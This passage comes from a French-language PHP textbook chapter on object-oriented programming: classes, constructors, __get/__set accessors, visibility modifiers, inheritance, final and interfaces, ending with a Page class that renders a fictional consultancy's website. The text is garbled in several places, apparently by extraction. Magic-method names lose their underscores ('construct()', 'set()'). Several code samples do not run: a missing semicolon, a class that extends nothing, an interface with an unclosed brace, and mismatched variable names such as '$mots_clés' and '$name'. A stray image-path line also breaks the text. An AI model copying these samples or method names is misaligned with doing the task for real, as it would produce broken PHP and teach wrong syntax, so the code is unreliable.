La création d'opérations dans une classe s'effectue en déclarant des fonctions dans la définition de la classe. Le code suivant crée une classe `nomclasse` dotée de deux opérations qui n'effectuent rien de particulier. L'opération `operation1()` ne prend aucun paramètre, tandis que `operation2()` attend deux paramètres.

```
class nomclasse {
  function operation1() {}
  function operation2($param1, $param2) {}
}
```

Constructeurs

La plupart des classes disposent d'un type spécial d'opération appelé *constructeur*. Un constructeur est appelé lors de la création d'un objet et effectue généralement des tâches d'initialisation comme l'assignation de valeurs initiales aux attributs ou la création d'autres objets nécessaires à l'objet concerné.

Un constructeur se déclare de la même manière que les autres opérations, sauf qu'il porte le nom spécial `construct()`.

Bien qu'un constructeur puisse être appelé manuellement, son rôle principal est d'être appelé automatiquement à la création d'un objet. Le code qui suit déclare une classe dotée d'un constructeur :

```
class nomclasse {
  function __construct($param) {
    echo "Constructeur appelé avec le paramètre " . $param . "<br />";
  }
}
```

Destructeurs

L'opposé d'un constructeur est un *destructeur*. Les destructeurs permettent d'exécuter un traitement particulier juste avant qu'un objet ne soit détruit, ce qui aura lieu automatiquement lorsque toutes les références à cet objet ont été indéfinies ou hors de portée.

Le destructeur d'une classe doit s'appeler `destruct()` et ne peut prendre aucun paramètre.

Instanciation des classes

Une fois que nous avons déclaré une classe, nous devons créer un objet (c'est-à-dire un individu particulier appartenant à la classe) avec lequel nous pourrons ensuite travailler. Cette étape s'appelle également *création d'une instance* ou *instanciation d'une classe*. On crée un objet à l'aide du mot-clé `new`. Il faut également préciser la classe dont l'objet sera l'instance et fournir les paramètres éventuellement requis par le constructeur de la classe.

Le code qui suit déclare une classe `nomclasse` avec un constructeur, puis crée trois objets de type `nomclasse` :

```
class nomclasse {
  function __construct($param) {
    echo "Constructeur appelé avec le paramètre " . $param ."<br />";
  }
}

$a = new nomclasse("Premier");
$b = new nomclasse("Second");
$c = new nomclasse();
```

Le constructeur étant invoqué à chaque création d'objet, ce code produit le résultat suivant :

```
Constructeur appelé avec le paramètre Premier
Constructeur appelé avec le paramètre Second
Constructeur appelé avec le paramètre
```

Utilisation des attributs de classe

À l'intérieur d'une classe, vous avez accès à un pointeur spécial appelé `$this`. Si un attribut de la classe courante porte le nom `$attribut`, vous pouvez le désigner par `$this >attribut` lorsque vous l'initialisez ou que vous y accédez à partir d'une opération située dans la classe.

Le code qui suit illustre la définition et l'accès à un attribut à l'intérieur d'une classe :

```
class nomclasse {
  public $attribut;
  function operation($param) {
    $this->attribut = $param
    echo $this->attribut;
  }
}
```

La possibilité d'accéder à un attribut depuis l'extérieur de la classe est déterminée par des modificateurs d'accès, comme vous le verrez dans la suite de ce chapitre. Cet exemple ne restreignant pas l'accès à l'attribut, vous pouvez y accéder depuis l'extérieur de la classe :

```
class nomclasse {
  public $attribut;
}
$a = new nomclasse();
$a->attribut = "valeur";
echo $a->attribut;
```

Il est toutefois déconseillé d'accéder directement aux attributs depuis l'extérieur d'une classe. L'un des intérêts de l'approche orientée objet réside justement dans le fait que l'encapsulation y est encouragée.

Vous pouvez garantir cette encapsulation à l'aide des fonctions `__get` et `__set`. Au lieu d'accéder directement aux attributs d'une classe, vous pouvez écrire des *fonctions accesseurs* de sorte à effectuer tous vos accès par le biais d'une seule section de code. Une fonction accesseur peut se formuler de la manière suivante :

```
class nomclasse {
  public $attribut;
  function __get($nom) {
    return $this->$nom;
  }
  function __set ($nom, $valeur) {
    $this->$nom = $valeur;
  }
}
```

Ce code se contente de fournir des fonctions minimales permettant d'accéder à l'attribut `$attribut`. La fonction `__get()` renvoie simplement la valeur de `$attribut`, tandis que la fonction `set()` affecte une nouvelle valeur à `$attribut`.

Notez que `__get()` ne prend qu'un seul paramètre – le nom d'un attribut – et renvoie la valeur de cet attribut. De manière similaire, la fonction `__set()` prend deux paramètres : le nom d'un attribut et la valeur que vous souhaitez lui donner.

Ces fonctions ne s'appellent pas directement. Le double blanc souligné devant le nom indique que ces fonctions possèdent une signification spéciale en PHP, tout comme les fonctions `__construct()` et `__destruct()`.

Si vous instanciez la classe :

```
$a = new nomclasse();
```

vous pouvez utiliser les fonctions `__get()` et `__set()` pour tester et modifier la valeur de n'importe quel attribut.

Si vous tapez :

```
$a->$attribut = 5;
```

cette instruction appellera implicitement la fonction `__set()` avec la valeur `$nom` positionnée à `"attribut"` et la valeur `$valeur` initialisée à `5`. Si vous souhaitez effectuer

des contrôles sur les valeurs affectées à l'attribut, vous devez écrire la fonction `__set()` en conséquence.

La fonction `__get()` fonctionne de manière similaire. Dans votre code, si vous écrivez :

```
$a->attribut
```

l'expression appellera implicitement la fonction `__get()` avec le paramètre `$nom` positionné à `"attribut"`. C'est à vous d'écrire la fonction `__get()` pour retourner la valeur de l'attribut.

Au premier coup d'œil, ce code peut sembler n'avoir que peu ou pas d'intérêt. Sous sa forme actuelle, c'est probablement le cas, mais il existe une raison simple de proposer des fonctions d'accès : vous n'aurez alors qu'une unique section de code qui accède à cet attribut particulier.

Avec un seul point d'accès, vous pouvez implémenter des contrôles de validité afin de vous assurer que les données stockées sont cohérentes. Si vous jugez par la suite que la valeur de `$attribut` doit être comprise entre 0 et 100, vous pouvez ajouter quelques lignes de code et opérer la vérification avant d'autoriser les modifications. Vous pourriez ainsi modifier la fonction `__set()` de la manière suivante :

```
function __set ($nom, $valeur) {
  if( $nom == "attribut" && $valeur >= 0 && $valeur <= 100 ) {
    $this->attribut = $valeur;
  }
}
```

Avec un unique point d'accès, vous êtes libre de modifier l'implémentation sous-jacente. Si, pour une raison ou pour une autre, vous deviez modifier la manière dont `$attribut` est stocké, les fonctions accesseurs vous permettraient de le faire en ne modifiant le code qu'à un seul emplacement.

Il se peut que vous décidiez, au lieu de stocker `$attribut` sous forme de variable, de le récupérer à partir d'une base de données selon les besoins, de calculer une nouvelle valeur à chaque fois qu'elle est requise, de déduire une valeur à partir de valeurs d'autres attributs ou d'encoder les données sous un type de données plus compact. Quelle que soit la modification que vous souhaitiez opérer, il suffit de modifier les fonctions accesseurs. Les autres sections du code ne seront pas affectées, pour autant que vous faites en sorte que les fonctions accesseurs continuent d'accepter ou de renvoyer les données que les autres parties du programme s'attendent à pouvoir utiliser.

Contrôler l'accès avec *private* et *public*

PHP utilise des modificateurs d'accès qui contrôlent la visibilité des attributs et des méthodes et qui sont placés devant les déclarations d'attribut et de méthode. PHP dispose des trois modificateurs d'accès suivants :

- L'option par défaut est `public`. Cela signifie que, si vous n'avez pas spécifié de modificateur d'accès pour un attribut ou une méthode, ceux-ci seront publics. L'accès aux éléments publics peut se faire depuis l'intérieur ou l'extérieur de la classe.
- Le modificateur d'accès `private` signifie qu'il n'est possible d'accéder à l'élément marqué que depuis l'intérieur de la classe. Vous pouvez l'utiliser sur tous les attributs si vous n'utilisez pas `__get()` et `__set()`. Vous pouvez également choisir de rendre certaines méthodes privées, par exemple s'il s'agit de fonctions utilitaires à utiliser à l'intérieur de la classe uniquement. Les éléments privés ne sont pas hérités (nous y reviendrons dans la suite de ce chapitre).
- Le modificateur d'accès `protected` signifie que l'on ne peut accéder à l'élément marqué que depuis l'intérieur de la classe. Il existe également dans toutes les sous-classes. Nous reviendrons aussi sur cette question lorsque nous traiterons de l'héritage dans la suite de ce chapitre. Pour l'instant, considérez que `protected` est à mi-distance entre `private` et `public`.

Le code suivant montre l'utilisation du modificateur `public` :

```
class nomclasse {
  public $attribut;
  public function __get($nom) {
    return $this->$nom;
  }
  public function __set ($nom, $valeur) {
    $this->$nom = $valeur;
  }
}
```

Ici, chaque membre de classe est précédé d'un modificateur d'accès qui indique s'il est privé ou public. Le mot-clé `public` peut être omis car il s'agit du réglage par défaut, mais le code est plus simple à comprendre lorsque vous l'incluez, notamment si vous utilisez d'autres modificateurs.

Appel des opérations d'une classe

Nous pouvons appeler une opération de classe en procédant de la même manière que pour un attribut de classe. Si nous déclarons la classe suivante :

```
class nomclasse {
  public function operation1() { }
  public function operation2($param1, $param2) { }
}
```

et que nous créons un objet de type `nomclasse`, comme ici :

```
$a = new nomclasse();
```

nous pouvons appeler des opérations en procédant de la même façon que pour l'appel à d'autres fonctions : en spécifiant leur nom, suivi des paramètres requis, placés entre parenthèses. Ces opérations appartenant à un objet, à la différence des fonctions normales, il est nécessaire de préciser l'objet concerné. Le nom de cet objet est indiqué de la même manière que pour ses attributs :

```
$a->operation1();
$a->operation2(12, "test");
```

Si les opérations renvoient des valeurs, elles peuvent être récupérées de la manière suivante :

```
$x = $a->operation1();
$y = $a->operation2(12, "test");
```

Implémentation de l'héritage en PHP

Une classe peut être déclarée comme étant une sous-classe d'une autre classe en utilisant le mot-clé `extends`. Le code qui suit crée une classe `B` qui hérite d'une classe `A` précédemment définie :

```
class B extends A {
  public $attribut2;
  public function operation2() { }
}
```

En admettant que la classe `A` ait été déclarée comme suit :

```
class A {
  public $attribut1;
  public function operation1() { }
}
```

tous les accès suivants aux attributs et opérations d'un objet de la classe `B` seraient corrects :

```
$b = new B();
$b->operation1();
$b->attribut1 = 10;
$b->operation2();
$b->attribut2 = 10;
```

Notez que, la classe `B` héritant de la classe `A`, nous pouvons faire référence à `operation1()` et `$attribut1` bien que ceux-ci soient déclarés dans la classe `A`. En tant que sous-classe de `A`, la classe `B` en possède les caractéristiques et les données. En outre, `B` a déclaré un attribut et une opération qui lui sont propres.

L'héritage ne fonctionne que dans un sens. La sous-classe (la fille) hérite de sa superclasse (le parent) mais le parent n'hérite pas de son enfant. Il s'ensuit que les deux dernières lignes du code suivant sont incorrectes :

```
$a = new A();
$a->operation1();
$a->attribut1 = 10;
$a->operation2();
$a->attribut2 = 10;
```

En effet, la classe `A` ne possède pas d'opération `operation2()` ni d'attribut `attribut2`.

Contrôler la visibilité *via* l'héritage avec *private* et *protected*

Les modificateurs d'accès `private` et `protected` permettent de contrôler l'héritage. Un attribut ou une méthode déclaré `private` ne sera pas hérité, alors qu'un attribut ou une méthode déclaré `protected` ne sera pas visible en dehors de la classe (comme un élément privé) mais *sera hérité*.

Considérez l'exemple suivant :

```
<?php
class A {
  private function operation1() {
     echo "Appel de operation1";
  }
  protected function operation2() {
     echo "Appel de operation2";
  }
  public function operation3() {
     echo "Appel de operation3";
  }
}

class B extends A {
  function __construct() {
    $this->operation1();
    $this->operation2();
    $this->operation3();
  }
}

$b = new B;

?>
```

Ce code crée une opération de chaque type dans la classe A : `public`, `protected` et `private`. B hérite de A. Dans le constructeur de B, vous essayez donc d'appeler des opérations du parent.

La ligne suivante :

```
$this->operation1();
```

produit une erreur fatale :

```
Fatal error: Call to private method A::operation1() from context 'B'
```

Cet exemple montre que les opérations privées ne peuvent pas être appelées depuis une classe fille.

Si vous mettez cette ligne en commentaire, vous remarquerez que les deux autres appels de fonction marchent bien. La fonction `protected` est héritée mais elle ne peut être utilisée que depuis l'intérieur de la classe fille, comme nous le faisons ici. Si vous essayez d'ajouter la ligne suivante :

```
$b->operation2();
```

en bas du fichier, vous obtenez l'erreur suivante :

```
Fatal error: Call to protected method A::operation2() from context ''
```

En revanche, vous pouvez appeler `operation3()` depuis l'extérieur de la classe :

```
$b->operation3();
```

Cet appel est possible car la fonction est déclarée `public`.

Redéfinition (*overriding*)

Nous venons de voir le cas d'une sous-classe dans laquelle sont déclarés de nouveaux attributs et opérations. Il est également permis et parfois utile de redéclarer les mêmes attributs et opérations. Une telle redéclaration, qualifiée de "redéfinition" (*overriding*), permet en effet de donner à un attribut d'une sous-classe une valeur par défaut différente de celle du même attribut dans la superclasse, ou bien encore de donner à une opération d'une sous-classe une fonctionnalité différente de la même opération dans la superclasse.

Par exemple, si nous disposons de la classe `A` suivante :

```
class A {
  public $attribut = "Valeur par défaut";
  public function operation() {
    echo "Quelque chose<br />";
    echo 'La valeur de $attribut est ' . $this->attribut . "<br />";
  }
}
```

et qu'il nous apparaisse nécessaire de modifier la valeur par défaut de `$attribut` et de fournir une nouvelle fonctionnalité à `operation()`, nous pourrions créer la classe `B` en redéfinissant `$attribut` et `operation()` de la façon suivante :

```
class B extends  {
  public $attribut = "Valeur différente";
  public function operation() {
    echo "Autre chose<br />";
    echo 'La valeur de $attribut est ' . $this->attribut . "<br />";
  }
}
```

Déclarer `B` n'affecte en rien la définition originale de `A`. Considérez les deux lignes de code suivantes :

```
$a = new A();
$a -> operation();
```

Elles créent un objet de type `A` et appellent sa fonction `operation()`. Le résultat obtenu à l'exécution de ces lignes est le suivant :

```
Quelque chose
La valeur de $attribut est Valeur par défaut
```

Ce résultat montre bien que la création de `B` n'a pas affecté `A`. Si nous créons un objet de type `B`, nous obtiendrons un résultat différent.

Les lignes suivantes :

```
$b = new B();
$b -> operation();
```

produiront :

```
Autre chose
La valeur de $attribut est Valeur différente
```

De la même manière que fournir de nouveaux attributs ou opérations dans une sous-classe n'affecte pas la superclasse, la redéfinition d'attributs ou d'opérations dans une sous-classe n'affecte pas la superclasse.

Une sous-classe hérite de tous les attributs et opérations non privés de sa superclasse, à moins que vous effectuiez des remplacements. Si vous fournissez une définition de remplacement, celle-ci devient prépondérante et remplace la définition d'origine.

Le mot-clé `parent` vous permet d'appeler la version originale de l'opération dans la classe parente. Par exemple, pour appeler l'opération `A::operation` depuis l'intérieur de la classe `B`, vous utiliseriez :

```
parent::operation();
```

La sortie produite est cependant différente. Bien que vous appeliez l'opération depuis la classe parente, PHP utilise les valeurs d'attribut de la classe courante. Vous obtiendrez donc la sortie suivante :

```
Quelque chose
La valeur de $attribut est Valeur différente
```

L'héritage peut être implémenté sur plusieurs niveaux. Par exemple, nous pourrions déclarer une classe appelée C qui hérite de B, c'est-à-dire qui hérite à la fois des propriétés de B et de celles du parent de B, c'est-à-dire de A. Tout comme pour la classe B, nous serions libres de redéfinir et de remplacer dans la classe C des attributs et opérations des parents.

Empêcher l'héritage et les redéfinitions avec *final*

PHP dispose du mot-clé `final`. Lorsque vous utilisez ce mot-clé devant une déclaration de fonction, la fonction ne pourra plus être redéfinie dans aucune sous-classe. Vous pouvez par exemple l'ajouter à la classe A de l'exemple précédent :

```
class A {
  public $attribut = "Valeur par défaut";
  final function operation() {
    echo "Quelque chose<br />";
    echo 'La valeur de $attribut est ' . $this->attribut . "<br />";
  }
}
```

Cette approche vous empêche de redéfinir `operation()` dans la classe `B`. Si vous essayez de le faire, vous obtenez l'erreur suivante :

```
Fatal error: Cannot override final method A::operation()
```

Vous pouvez également utiliser le mot-clé `final` pour empêcher la création de sous-classes à partir d'une classe. Pour empêcher la création de sous-classes à partir de la classe `A`, ajoutez le mot-clé de la manière suivante :

```
final class A {...}
```

Si vous essayez ensuite d'hériter de `A`, vous obtiendrez une erreur comme celle-ci :

```
Fatal error: Class B may not inherit from final class (A)
```


Héritage multiple

Quelques langages OO (dont C++ et Smalltalk) prennent en charge l'héritage multiple mais, comme la plupart des autres, ce n'est pas le cas de PHP. Il s'ensuit que chaque classe ne peut hériter que d'un seul parent. En revanche, aucune restriction n'impose une limite sur le nombre d'enfants que peut engendrer un même parent.

Les implications de cet état de fait ne sont pas nécessairement évidentes à première vue. La Figure 6.1 montre trois modes d'héritage différents.

Figure 6.1

PHP ne prend pas en charge l'héritage multiple.



Dans le mode le plus à gauche, la classe C hérite de la classe B, qui hérite à son tour de la classe A. Chaque classe possède au plus un parent : ce mode d'héritage unique est parfaitement valide en PHP.

Dans le mode du centre, les classes B et C héritent toutes deux de la classe A. Là encore, chaque classe possède au plus un parent : ce mode d'héritage unique est également valide en PHP.

Dans le mode le plus à droite, la classe C hérite à la fois des classes A et B. Dans ce cas, la classe C possède deux parents : il s'agit là d'une situation d'héritage multiple, non supportée par PHP.

Implémentation d'interfaces

Si vous devez implémenter une fonctionnalité analogue à l'héritage multiple, vous pouvez le faire grâce aux *interfaces*, qui sont un moyen de contourner l'absence de l'héritage multiple. Leur implémentation est semblable à celle des autres langages orientés objet, dont Java.

Le principe d'une interface consiste à préciser un ensemble de fonctions qui devront être implémentées dans les classes qui implémentent l'interface. Par exemple, vous pourriez souhaiter qu'un ensemble de classes soient capables de s'afficher. Au lieu de créer une classe parente avec une fonction `Afficher()` dont hériteraient toutes les sous-classes et qu'elles redéfiniraient, vous pouvez utiliser une interface de la manière suivante :

```
interface Affichable {
  function Afficher(){
}

class pageWeb implements Affichable {
  function Afficher() {
   // ...
  }
}
```

Cet exemple présente une alternative à l'héritage multiple car la classe `pageWeb` peut hériter d'une seule classe et implémenter une ou plusieurs interfaces.

Si vous n'implémentez pas les méthodes spécifiées dans l'interface (dans le cas présent, `Afficher()`), vous obtiendrez une erreur fatale.

Conception de classes

Maintenant que nous avons passé en revue les principaux concepts de l'approche orientée objet concernant les objets et les classes, ainsi que la syntaxe de leur implémentation en PHP, nous pouvons nous intéresser à la conception de classes qui nous seront utiles.

Souvent, les classes implémentées dans le code représentent des classes ou des catégories d'objets réels. Dans le cadre d'un développement web, les classes peuvent notamment servir à représenter des pages web, des composants d'interface utilisateur, des paniers virtuels, des gestionnaires d'erreur, des catégories de produits ou des clients.

Les objets de votre code peuvent également représenter des instances spécifiques des classes énumérées plus haut, comme une page d'accueil, un bouton particulier ou le panier d'achat de Jean Dupont à un moment donné. Jean Dupont lui-même pourrait d'ailleurs être représenté par un objet de type client. Chaque article acheté par Jean peut être représenté sous la forme d'un objet, appartenant à une catégorie ou à une classe.

Dans le chapitre précédent, nous nous sommes servis de fichiers inclus pour donner une apparence cohérente à toutes les pages du site de l'entreprise fictive TLA Consulting. Une version plus élaborée de ce site pourrait être obtenue en utilisant des classes et en exploitant le concept puissant d'héritage.

Nous voulons maintenant pouvoir ajouter rapidement de nouvelles pages web au site de TLA, qui aient la même présentation et un comportement similaire. Nous voulons toutefois être en mesure de modifier ces pages pour les adapter aux différentes parties du site.

Pour les besoins de cet exemple, nous allons créer une classe `Page` dont le rôle principal est de limiter la quantité de code HTML nécessaire à la création d'une nouvelle page. Cette classe devra nous permettre de modifier les sections qui changent d'une page à l'autre, tout en produisant automatiquement les éléments communs à toutes les pages. La classe `Page` devra donc fournir un cadre flexible pour la création de nouvelles pages, sans compromettre notre liberté.

Comme les pages seront produites à partir d'un script et non avec du code HTML statique, nous pouvons implémenter diverses possibilités astucieuses :

- N'autoriser la modification d'éléments de la page qu'en un emplacement seulement. Par exemple, s'il apparaît nécessaire de changer la déclaration de copyright ou d'ajouter un bouton supplémentaire, nous ne devrions avoir à apporter la modification qu'en un seul point du code.
- Disposer d'un contenu par défaut pour la plupart des sections de la page, tout en gardant la possibilité de modifier chaque élément si nécessaire, de définir des valeurs personnalisées pour des éléments tels que le titre et les métabalises.
- Identifier la page en cours d'affichage dans le navigateur et modifier en conséquence les éléments de navigation (par exemple, un bouton permettant de retourner à la page de démarrage n'a pas lieu d'être sur la page de démarrage).

- Autoriser le remplacement d'éléments standard dans des pages particulières. Par exemple, pour implémenter différents jeux de boutons dans différentes parties du site, nous devons être en mesure de remplacer les boutons standard.

Implémentation d'une classe

Une fois que le résultat visé et la fonctionnalité recherchée ont été soigneusement définis, nous pouvons nous attaquer à l'implémentation.

La conception et la gestion de projets d'envergure sont traitées un peu plus loin dans cet ouvrage. Pour l'heure, nous nous limiterons aux aspects spécifiques de l'écriture d'un code orienté objet en PHP.

Nous devons attribuer à notre classe un nom logique et explicite. La classe représentant une page web, nous l'appellerons simplement `Page`. Pour déclarer une classe nommée `Page`, il suffit d'écrire :

```
class Page {
}
```

Notre classe doit contenir des attributs. Nous définirons comme attributs de la classe `Page` les éléments appelés à changer d'une page à l'autre. Nous appellerons `$contenu` le contenu principal de la page, qui sera une combinaison de balises HTML et de texte. `$contenu` peut être déclaré dans la définition de la classe par la ligne de code suivante :

```
public $contenu;
```

Nous pouvons également définir des attributs pour stocker le titre de la page. Pour que les visiteurs du site identifient clairement la page consultée, ce titre changera d'une page à l'autre. Pour éviter l'affichage de titres vides, nous définirons un titre par défaut :

```
public $titre = "TLA Consulting Pty Ltd";
```

La plupart des pages web des sites commerciaux contiennent des métabalises destinées à aider les moteurs de recherche dans leur indexation. Pour que ces métabalises soient utiles, elles doivent changer d'une page à l'autre. Là encore, nous fournirons une valeur par défaut:

```
public $mots_cles = "TLA Consulting, Three Letter Abbreviation,
                  les moteurs de recherche sont mes amis";
```

Les boutons de navigation montrés sur la page modèle de la Figure 5.2 (voir le chapitre précédent) resteront probablement identiques d'une page à l'autre afin de ne pas semer la confusion dans l'esprit du visiteur. Toutefois, pour faciliter la modification de ces boutons, nous les implémenterons également sous la forme d'attributs. Le nombre de boutons pouvant être appelé à changer, nous utiliserons un tableau dans lequel nous stockerons à la fois l'intitulé du bouton et l'URL pointée.

```
public $boutons = array( "Accueil" => "acceuil.php",
                         "Contacts"  => "contacts.php",
                         "Services" => "services.php",
                         "Carte du site" => "carte.php"
                       );
```

Pour que la classe `Page` fournisse des fonctionnalités, nous devons la munir d'opérations. Pour commencer, nous pouvons lui ajouter des fonctions accesseurs qui nous permettront de définir et de récupérer la valeur des attributs que nous venons de créer :

```
public function __set($nom, $valeur)
{
  $this->$nom = $valeur;
}
```

La fonction `__set()` ne contient pas de vérification d'erreur (par souci de concision), mais cette fonctionnalité peut aisément être ajoutée par la suite, en fonction des besoins. Comme il est peu probable que vous ayez besoin de récupérer l'une de ces valeurs depuis l'extérieur de la classe, vous pouvez délibérément ne pas fournir de fonction `__get()` ; c'est ce que nous faisons ici. La classe `Page` visant principalement à afficher une page HTML, nous devons implémenter une fonction à cette fin, que nous appelons `Afficher()` :

```
public function Afficher() {
  echo "<html>\n<head>\n";
  $this -> AfficherTitre();
  $this -> AfficherMotsCles();
  $this -> AfficherStyles();
  echo "</head>\n<body>\n";
  $this -> AfficherEntete();
  $this -> AfficherMenu($this->boutons);
  echo $this->contenu;
  $this -> AfficherPied();
  echo "</body>\n</html>\n";
}
```

Outre quelques instructions `echo` simple qui affichent le texte HTML, cette fonction comprend essentiellement des appels à d'autres fonctions de la classe. Comme le laissent deviner leurs noms, ces autres fonctions affichent des parties distinctes de la page.

Un tel découpage en fonctions n'est pas indispensable et nous aurions très bien pu combiner ces différentes fonctions en une seule. Nous avons toutefois choisi ce découpage pour diverses raisons.

Chaque fonction doit, en principe, accomplir une tâche bien définie. Plus la tâche est simple, plus la fonction est facile à tester. Ne poussez toutefois pas cette modularisation trop loin : un programme morcelé en trop d'unités risque d'être difficile à lire.

Grâce au concept d'héritage, nous avons la possibilité de redéfinir des opérations. Nous pouvons redéfinir une fonction `Afficher()` volumineuse, mais il est peu probable que nous soyons amenés à changer la manière dont toute la page est affichée. Il est par

conséquent préférable de diviser la fonctionnalité d'affichage en quelques tâches autonomes, de sorte à pouvoir redéfinir les seules parties qui doivent être modifiables.

La fonction `Afficher()` invoque `AfficherTitre()`, `AfficherMotsCles()`, `AfficherStyles()`, `AfficherEntete()`, `AfficherMenu()` et `AfficherPied()`. Nous devons donc définir ces opérations. En PHP, nous pouvons écrire les opérations ou fonctions dans cet ordre logique, en appelant l'opération ou la fonction avant que son code n'ait été écrit, alors que dans de nombreux autres langages de programmation la fonction ou l'opération doivent être écrites avant d'être appelées.

La plupart des opérations sont relativement simples et se contentent d'afficher du code HTML et, éventuellement, le contenu des attributs.

Le Listing 6.1 donne l'intégralité du code de la classe `Page`. Ce script est enregistré dans le fichier *page.inc*, pour être inclus dans d'autres fichiers.

Listing 6.1 : *page.inc* — La classe *Page* constitue un moyen facile et flexible de création de pages pour le site TLA Consulting

```
<?php
class Page {
  // Attributs de la classe Page
  public $contenu;
  public $titre = "TLA Consulting Pty Ltd";
  public $mots_cles = "TLA Consulting, Three Letter Abbreviation,
                       les moteurs de recherche sont mes amis";
  public $boutons = array( "Accueil" => "acceuil.php",
                           "Contacts"  => "contacts.php",
                           "Services" => "services.php",
                           "Carte du site" => "carte.php"
                         );

  // Opérations de la classe Page
  public function __set($nom, $valeur) {
    $this->$nom = $valeur;
  }

  public function Afficher() {
    echo "<html>\n<head>\n";
    $this -> AfficherTitre();
    $this -> AfficherMotsCles();
    $this -> AfficherStyles();
    echo "</head>\n<body>\n";
    $this -> AfficherEntete();
    $this -> AfficherMenu($this->boutons);
    echo $this->contenu;
    $this -> AfficherPied();
    echo "</body>\n</html>\n";
  }

  public function AfficherTitre() {
    echo "<title>" . $this->titre . "</title>";
  }
```

```
  public function AfficherMotsCles() {
    echo '<meta name="keywords" content="' . $this->mots_clés . '"/>';
  }

  public function AfficherStyles() {
?>
  <style>
    h1 {
        color:white; font-size:24pt; text-align:center;
        font-family:arial,sans-serif
    }
    .menu {
        color:white; font-size:12pt; text-align:center;
        font-family:arial,sans-serif; font-weight:bold
    }
    td {
        background:black
    }
    p {
        color:black; font-size:12pt; text-align:justify;
        font-family:arial,sans-serif
    }
    p.foot {
        color:white; font-size:9pt; text-align:center;
        font-family:arial,sans-serif; font-weight:bold
    }
    a:link,a:visited,a:active {
        color:white
    }
  </style>
<?php
  }

  public function AfficherEntete() {
?>
  <table width="100%" cellpadding="12" cellspacing="0" border="0">
  <tr bgcolor="black">
    <td align="left"><img src="logo.gif" /></td>
    <td>
        <h1>TLA Consulting</h1>
    </td>
    <td align="right"><img src="logo.gif" /></td>
  </tr>
  </table>
<?php
  }

  public function AfficherMenu($boutons) {
    echo '<table width="100%" bgcolor="white"
          cellpadding="4" cellspacing="4">';
    echo "\n<tr>\n";

    // Calcul de la taille des bouton
    $largeur = 100 / count($boutons);

    while (list($nom, $url) = each($boutons)) {
```

```
        $this->AfficherBouton($largeur, $nom, $url,
                 !$this->EstPageCourante($url));
      }
      echo "</tr>\n";
      echo "</table>\n";
    }

    public function EstPageCourante($url) {
      if(strpos($_SERVER['PHP_SELF'], $url ) == false) {
        return false;
      } else {
        return true;
      }
    }

    public function AfficherBouton($largeur, $nom, $url, $active = true) {
      if ($active) {
        echo "<td width = \"" . $largeur . "%\">
            <a href=\"" . $url . "\">
            <img src=\"s-logo.gif\" alt=\"" . $name . "\" border=\"0\" /></a>
             <a href=\"" . $url . "\"><span class=\"menu\">" . $nom . "</span></a>
          </td>";
   } else {
      echo "<td width=\"" . $largeur . "%\">
              <img src=\"side-logo.gif\">
              <span class=\"menu\">". $nom . "</span>
            </td>";
      }
    }


    public function AfficherPied()
    {
?>
<table width="100%" bgcolor="black" cellpadding="12" border="0">
<tr>
<td>
    <p class="foot">&copy; TLA Consulting.</p>
    <p class="foot">Consultez notre <a href ="">page d'informations
    légales</a></p>
</td>
</tr>
</table>
<?php
    }
}
?>
```

À la lecture du Listing 6.1, vous remarquerez que `AfficherStyles()`, `Afficher Entete()` et `AfficherPied()` doivent afficher beaucoup de HTML statique, sans traitement PHP. C'est la raison pour laquelle ces opérations sont implémentées sous la forme d'une simple balise de fermeture PHP (`?>`), suivie du code HTML, puis d'une balise d'ouverture PHP (`<?php`).

La classe `Page` comprend deux autres opérations que celles citées dans le paragraphe précédent. L'opération `AfficherBouton()` produit un simple bouton de menu. Si ce bouton doit pointer sur la page courante, il est remplacé par un bouton inactif, d'apparence légèrement différente et ne pointant sur aucune page. Cette astuce permet de conserver une présentation cohérente des pages du site et donne aux visiteurs une indication sur leur localisation dans le site.

L'opération `EstPageCourante()` détermine si l'URL qui lui a été passée en paramètre pointe sur la page courante. Il existe de nombreuses techniques pour écrire ce type de test ; ici, nous faisons appel à la fonction `strpos()` pour déterminer si l'URL est contenue dans l'une des variables de serveur. L'instruction `strpos( $_SERVER['PHP_SELF'], $url )` renvoie un nombre si la chaîne stockée dans `$url` est contenue dans la variable superglobale `$_SERVER['PHP_SELF']` ou renvoie la valeur `false` dans le cas contraire.

Pour utiliser la classe `Page`, nous devons inclure le fichier *page.inc* dans un script et appeler `Afficher()`.

Le code du Listing 6.2 crée la page d'accueil du site de l'entreprise fictive TLA Consulting et donne un résultat très semblable à celui montré à la Figure 6.2.

Le code du Listing 6.2 fonctionne de la manière suivante :

1. Il utilise l'instruction `require` pour inclure le contenu de *page.inc* qui contient la définition de la classe `Page`.
2. Il crée une instance de la classe `Page`. Cette instance est appelée `$page_accueil`.
3. Il définit le contenu, constitué de texte et de balises HTML qui doivent figurer dans la page (ce qui appelle implicitement la méthode `__set()`).
4. Il appelle l'opération `Afficher()` sur l'objet `$page_accueil` pour provoquer l'affichage de la page dans le navigateur web du visiteur.

Listing 6.2 : *accueil.php* — Cette page d'accueil est obtenue en utilisant la classe *Page* pour accomplir l'essentiel du travail nécessaire à la génération de la page

```
<?php
  require("page.inc");

  $page_accueil = new Page();

  $page_accueil->contenu = "<p>Bienvenue sur le site de TLA Consulting.
                Prenez le temps de nous connaître.</p>
                <p>Nous sommes spécialisés dans l'aide aux décisions et
                nous espérons que vous ferez bientôt appel à nous.</p>";
  $page_accueil->Afficher();
?>
```

Le Listing 6.2 montre la facilité avec laquelle de nouvelles pages web peuvent être ajoutées au site grâce à la classe `Page`. En outre, cette approche permet d'obtenir des pages d'apparence très similaire sur l'ensemble du site.

Pour utiliser une variante de la page standard dans une certaine partie du site, il suffit de copier *page.inc* dans un nouveau fichier appelé *page2.inc* et d'y apporter les modifications voulues. Toutefois, après avoir opéré une telle "scission" de notre modèle, nous devrons reproduire dans le fichier *page2.inc* les éventuelles mises à jour effectuées dans *page.inc*.

Le concept d'héritage nous offre une solution bien meilleure : nous pouvons créer une nouvelle classe qui hérite de l'essentiel de la fonctionnalité de la classe `Page`, mais qui redéfinit les parties que nous voulons présenter différemment.

